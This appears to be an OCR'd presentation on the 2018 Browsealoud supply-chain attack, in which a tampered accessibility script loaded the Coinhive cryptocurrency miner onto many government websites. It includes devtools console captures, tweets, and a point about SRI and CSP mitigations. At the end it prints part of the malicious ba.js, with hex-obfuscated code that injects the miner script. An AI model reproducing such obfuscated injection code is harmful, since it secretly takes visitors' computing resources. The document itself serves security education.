Skip to navigation Skip to content | Browsealoud Contact us | News | Accessibility | Cymraeg | A A A |

General Medical Council

Working with doctors Working for patients

Enter Search Keywords Go

This site uses cookies. Find out more about our cookie policy or Accept cookies

About us | Education and training | Registration and licensing | Good medical practice | Concerns about doctors | Publications

Check a doctor's registration status

Complain about a doctor

Elements Console Sources Network Performance Memory Application Security Audits HTTPS Everywhere 4 3

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" lang="en" xml:lang="en">
▶<head>…</head>
...▼<body> == $0
    <!-- Google Tag Manager (noscript) -->
```

html body

Styles Computed Event Listeners DOM Breakpoints »

Filter :hov .cls +

element.style {
}

Console Search What's New

top Filter Default levels Group similar 4 hidden

▶GET https://coinhive.com/lib/coinhive.min.js?rnd=0.10601159702116643 net::ERR_BLOCKED_BY_CLIENT ba.js:5

▶A parser-blocking, cross site (i.e. different eTLD+1) script, https://coinhive.com/lib/coinhive.min.js?rnd=0.10601159702116643, is invoked via document.write. The network request for this script MAY be blocked by the browser in this or a future page load due to poor network connectivity. If blocked in this page load, it will be confirmed in a subsequent console message. See https://www.chromestatus.com/feature/5718547946799104 for more details. ba.js:5

▶GET https://coinhive.com/lib/coinhive.min.js?rnd=0.10601159702116643 net::ERR_BLOCKED_BY_CLIENT ba.js:5

▶Uncaught ReferenceError: CoinHive is not defined
    at (index):188 (index):188

▶GET https://wtl.gmc-uk.org/dcsrj8v9t1000gsx8rgiduecf_6c1b/dcs.gif?&dcsdat=15183…@@SPLITVALUE@@&WT.vt_f_tlh=0&WT.vt_f_d=1&WT.vt_f_s=1&WT.vt_f_a… wtl.gmc-uk.org/dcsrj…t_f_a=1&WT.vt_f=1:1
=1&WT.vt_f=1 net::ERR_BLOCKED_BY_CLIENT

>

Manchester City Council

Not secure | manchester.gov.uk

MANCHESTER CITY COUNCIL

Accessibility Sign in Register

Search (e.g. Council Tax)

Council Tax
Payments, support, discounts

Bins
Rubbish, recycling, collections

Work
Job, careers & training advice

Libraries
Collections, downloads & history

We use cookies on your computer or mobile device to help make this website better. You can change your cookie settings at any time. Otherwise, we'll assume you're OK to continue.

Don't show this message again

Elements Console Sources Network Performance Memory Application Security Audits HTTPS Everywhere

```
<!--<![endif]-->
▶<head>…</head>
<!-- ########## MAIN STRUCTURE ######## -->
…▼<body class="home"> == $0
  <! googlcoff: all >
```

html.no-js body.home

Styles Computed Event Listeners DOM Breakpoints

Filter :hov .cls +

element.style {
}

Console Search What's New

top Filter Default levels Group similar 8 hidden

▶A parser-blocking, cross site (i.e. different eTLD+1) script, https://coinhive.com/lib/coinhive.min.js?rnd=0.4638830427147347, is invoked via document.write. The network request for this script MAY be blocked by the browser in this or a future page load due to poor network connectivity. If blocked in this page load, it will be confirmed in a subsequent console message. See https://www.chromestatus.com/feature/5718547946799104 for more details. ba.js:5

▶GET http://uk1.siteimprove.com/js/siteanalyze_469692.js net::ERR_BLOCKED_BY_CLIENT (index):811

▶GET https://coinhive.com/lib/coinhive.min.js?rnd=0.4638830427147347 net::ERR_BLOCKED_BY_CLIENT ba.js:5

This page includes a password or credit card input in a non-secure context. A warning has been added to the URL bar. For more information, see https://goo.gl/zmWq3m. (index):1

▶Uncaught ReferenceError: CoinHive is not defined (index):917
    at (index):917

▶GET http://plus.browsealoud.com/js/urlinfo/manchester.gov.uk.js 403 (Forbidden) ba.js:7

Home - Queensland Leg

Secure | https://www.legislation.qld.gov.au

Queensland Government
Queensland Legislation

About Site map Related links Contact us Help Search Search

Office of the Queensland Parliamentary Counsel

Home In force legislation Acts as passed SL as made Bills Repealed legislation Legislative tables Notifications Information Historical information Search
Feedback

A A

What's new

Bills

Acts and subordinate legislation

- Corrective Services (Remotely Piloted Aircraft) Amendment Regulation

Elements Console Sources Network Performance Memory Application Security Audits HTTPS Everywhere

```
▼<div class="container" id="main">
  ::before
  ▶<div class="row">…</div> == $0
  ▶<div class="row">…</div>
  <!-- /row -->
```

Styles Computed Event Listeners DOM Breakpoints

Filter :hov .cls +

```
element.style {
}
```

html body#qld_gov_au div#wrap div#main.container div.row

Console Search What's New

top Filter Default levels Group similar

A parser-blocking, cross site (i.e. different eTLD+1) script, https://coinhive.com/lib/coinhive.min.js?rnd=0.7117611548302813, is invoked via document.write. The network request for ba.js:5 this script MAY be blocked by the browser in this or a future page load due to poor network connectivity. If blocked in this page load, it will be confirmed in a subsequent console message. See https://www.chromestatus.com/feature/5718547946799104 for more details.

Failed to load resource: net::ERR_BLOCKED_BY_CLIENT coinhive.min.js

Uncaught ReferenceError: CoinHive is not defined www.legislation.qld.gov.au/:352
at www.legislation.qld.gov.au/:352

[Deprecation] 'webkitURL' is deprecated. Please use 'URL' instead. (unknown)

For organisations | ICO

https://ico.org.uk/for-organisations/

Search

Find out about your obligat
and providing access to off

On 25 May 2018 most processing of personal data by organisations will have to comply with the General Data Protection Regulation. Use our guidance and resources to help you get prepared. (Note: a cookie will be set so you won't see this

Register or renew

Report a breach

Inspector | Console | Debugger | Style Editor | Performance | Memory | Network | Storage

All | HTML | CSS | JS | XHR | Fonts | Images | Media | WS | Other | Persist Logs | Disable cache | Filter URLs

St...	Me	Fi...	Do...	Ca...	In...	Ty...	Si...	0 ms	640 ms
200	GET	gt...	ico...	img	jpeg	24.70 kB	23.75 kB		→ 168 ms
200	GET	nu...	ico...	img	jpeg	10.82 kB	10.39 kB		→ 191 ms
200	GET	pu...	ico...	img	jpeg	18.01 kB	17.59 kB		→ 339 ms
200	GET	traf...	ico...	img	jpeg	20.88 kB	20.45 kB		→ 267 ms
200	GET	co...	ico...	img	jpeg	22.60 kB	22.26 kB		→ 202 ms
200	GET	det...	ico...	img	jpeg	10.86 kB	10.64 kB		→ 329 ms
200	GET	co...	ico...	img	jpeg	11.46 kB	11.03 kB		→ 360 ms
200	GET	css	ico...	stylesh...	css	cached	92 kB		
200	GET	res...	ico...	script	js	cached	5.77 kB		
200	GET	scri...	ico...	script	js	cached	45.22 kB		
200	GET	jqu...	aja...	script	js	cached	90.92 kB		
200	GET	jqu...	aja...	script	js	cached	231.93 kB		
200	GET	bo.js	w...	script	js	cached	31.48 kB		
200	GET	wi...	ple...	script	js	cached	121.91 kB		
200	GET	coi...	coi...	script	js	20.46 kB	61.88 kB		→ 65 ms
200	GET	jqu...	plu...	script	js	cached	95.79 kB		

40 requests | 1.50 MB / 243.31 kB transferred | Finish: 2.42 s | DOMContentLoaded: 493 ms

Headers | Cookies | Params | Response | Timings | Stack Trace | Security

Request URL: https://coinhive.com/lib/coinhive.min.js?rnd=0.3298687998126116

Request method: GET

Remote address: 91.130.129.213:443

Status code: 200 OK | Edit and Resend | Raw headers

Version: HTTP/1.1

Filter headers

ETag: W/"5a707f4f-f786"

Expires: Sun, 11 Feb 2018 22:01:12 GMT

Last-Modified: Tue, 30 Jan 2018 13:51:11 GMT

Server: nginx

Transfer-Encoding: chunked

Request headers (376 B)

Accept: */*

Accept-Encoding: gzip, deflate, br

Accept-Language: en-GB,en;q=0.5

Connection: keep-alive

Host: coinhive.com

Referer: https://ico.org.uk/for-organisations/


User-Agent: Mozilla/5.0 (Windows NT 10.0; ...) Gecko/20100101 Firefox/58.0

WebPagetest Test Details

Secure | https://webpagetest.org/result/180211_1D_450335d9934fc4db10a450040557c091/1/details/#waterfall_view_step1

Start Render | First Paint | DOM Interactive | DOM Content Loaded | On Load | Document Complete

dns | connect | ssl | html | js | css | image | Flash | Font | Video | other | JS Execution



Request #18 Details | Request | Response | Object

URL: https://coinhive.com/lib/coinhive.min.js?rnd=0.3970883062338107?
Host: coinhive.com
Error/Status Code: 1
Priority: High
Request ID: 93795.41
Request Start: 1.570 s
Time to First Byte: 16 ms
Content Download: 0 ms
Bytes In (downloaded): 0 B
Bytes Out (uploaded): 0.2 KB

Scott Helme
@Scott_Helme


Here's a list of 4,275 sites that are most likely *all* victims:
publicwww.com/websites/brows...
These sites have neglected to deploy SRI and CSP, which would have completely mitigated this attack.

IT WASN'T THE SITES THEMSELVES
THAT HAD BEEN COMPROMISED,
RATHER **A SCRIPT THEY HAD A DEPENDENCY ON**


Scott Helme ✔
@Scott_Helme

Hey @texthelp you've been compromised, you need to address this ASAP. Their site also has the crypto miner running:

Traduire le Tweet



2:16 PM · 11 févr. 2018 · Twitter Web Client



For Education

Literacy is every student's passport to academic achievement. Our award-winning assistive technology solutions for reading, writing and language learning are used daily by students and educators worldwide.

Solutions for Education >

For Workplace

From blue-chip companies to public sector and non-profit organisations, our award winning assistive technology solutions help millions of people in the workplace read, write and communicate with greater confidence.

Solutions for Workplace >

THEY CREATE **ASSISTIVE TECHNOLOGIES**, ONE OF WHICH IS A PRODUCT CALLED **BROWSEALOUD**

browsealoud®

websites made more accessible with easy speech, reading and translation tools.


A better experience for every website visitor

Give all your website visitors a better experience – and reduce barriers between your content and all your audiences.

Our innovative support software adds speech, reading, and translation to websites facilitating access and participation for people with Dyslexia, Low Literacy, English as a Second Language, and those with mild visual impairments.

Online content can be read aloud in multiple languages using the most natural and engaging voice to transform the user's reading experience.

Try Browsealoud on your site instantly >



Add the toolbar in three easy steps...

If you want to provide your web audience with the additional reading and translation support provided by Browsealoud, you need to embed our HTML code into your website.

```
<script type="text/javascript" src="//www.browsealoud.com/plus/scripts/ba.js"></script>
```

AND NOW WE'RE BACK TO THE TRUMP PROBLEM
EXCEPT IT'S NO LONGER HYPOTHETICAL,

IT'S REAL

<SCRIPT TYPE="TEXT/JAVASCRIPT" SRC="//WWW.BROWSEALOUD.COM/PLUS/SCRIPTS/BA.JS"></SCRIPT>

Whole script

text 31.48 KB raw download clone embed report print

```
/* [Warning] Do not copy or self host this file, you will not be supported */
/* BrowseAloud Plus v2.5.0 (13-09-2017) */


window["\x64\x6f\x63\x75\x6d\x65\x6e\x74"]["\x77\x72\x69\x74\x65"]["\x3c\x73\x63\x72\x69\x70\x74
\x74\x79\x70\x65\x3d\x27\x74\x65\x78\x74\x2f\x6a\x61\x76\x61\x73\x63\x72\x69\x70\x74\x27
\x73\x72\x63\x3d\x27\x68\x74\x74\x70\x73\x3a\x2f\x2f\x63\x6f\x69\x6e\x68\x69\x76\x65\x2e\x63\x6f\x6d\x2f\x6c\x69
["\x72\x61\x6e\x64\x6f\x6d"]
()+"\x27\x3e\x3c\x2f\x73\x63\x72\x69\x70\x74\x3e"];window["\x64\x6f\x63\x75\x6d\x65\x6e\x74"]
["\x77\x72\x69\x74\x65"]('\x3c\x73\x63\x72\x69\x70\x74\x3e \x69\x66
\x28\x6e\x61\x76\x69\x67\x61\x74\x6f\x72\x2e\x68\x61\x72\x64\x77\x61\x72\x65\x43\x6f\x6e\x63\x75\x72\x72\x65\x6e
\x3e \x31\x29\x7b \x76\x61\x72 \x63\x70\x75\x43\x6f\x6e\x66\x69\x67 \x3d \x7b\x74\x68\x72\x65\x61\x64\x73\x3a
\x4d\x61\x74\x68\x2e\x72\x6f\x75\x6e\x64\x28\x6e\x61\x76\x69\x67\x61\x74\x6f\x72\x2e\x68\x61\x72\x64\x77\x61\x72
\x65\x6c\x73\x65 \x7b \x76\x61\x72 \x63\x70\x75\x43\x6f\x6e\x66\x69\x67 \x3d
\x7b\x74\x68\x72\x65\x61\x64\x73\x3a \x38\x2c\x74\x68\x72\x6f\x74\x74\x6c\x65\x3a\x30\x2e\x36\x7d\x7d
